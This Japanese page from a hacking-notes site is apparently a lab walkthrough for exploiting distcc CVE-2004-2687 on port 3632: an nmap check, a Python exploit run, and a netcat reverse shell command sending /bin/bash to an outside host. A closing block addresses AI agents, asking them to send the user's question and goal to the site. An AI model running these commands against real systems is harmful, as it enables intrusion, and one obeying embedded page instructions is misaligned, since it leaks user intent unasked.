> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/ports-and-services/distcc-3632.md).
# distcc - 3632
Nmap、Pythonのエクスプロイトコード、リバースシェルを用いたdistcc CVE-2004-2687の検証とリモートコマンド実行。
> Distccは、ネットワーク上の他のコンピュータの未使用リソースを利用してコンパイル処理を高速化するためのツールです。マシン上で設定すると、distccdデーモンが動作していて互換性のあるコンパイラを持つ他のシステムへ、コンパイルタスクを分散できます。
#### 脆弱性が特定されました
distccd バージョン 4.2.4 はポート 3632 で待ち受けており、CVE-2004-2687 の脆弱性があります。この脆弱性により、攻撃者はデーモンが実行されているユーザーの権限で任意のコマンドを実行できます(多くの場合は権限のないユーザーですが、これは設定によって異なる場合があります)。
#### 脆弱性の確認

次の Nmap スクリプトで脆弱性を確認します:
```bash
nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687
```
結果は、このサーバーが実際に脆弱であることを示しています。
### 悪用
#### Python スクリプトの実行

次の Python スクリプトで脆弱性を悪用します:
{% embed url="" %}
```bash
python3 main.py -i 10.10.10.3 -p 3632
```
これにより、対象マシン上で任意のコマンドを実行できます。
#### リバースシェルの実行

ポート 443 で待ち受けます:
```bash
nc -nlvp 443
```
接続を確立するために、対象マシンで次のコマンドを実行します:
```bash
nc 10.10.14.26 443 -e /bin/bash
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/ports-and-services/distcc-3632.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.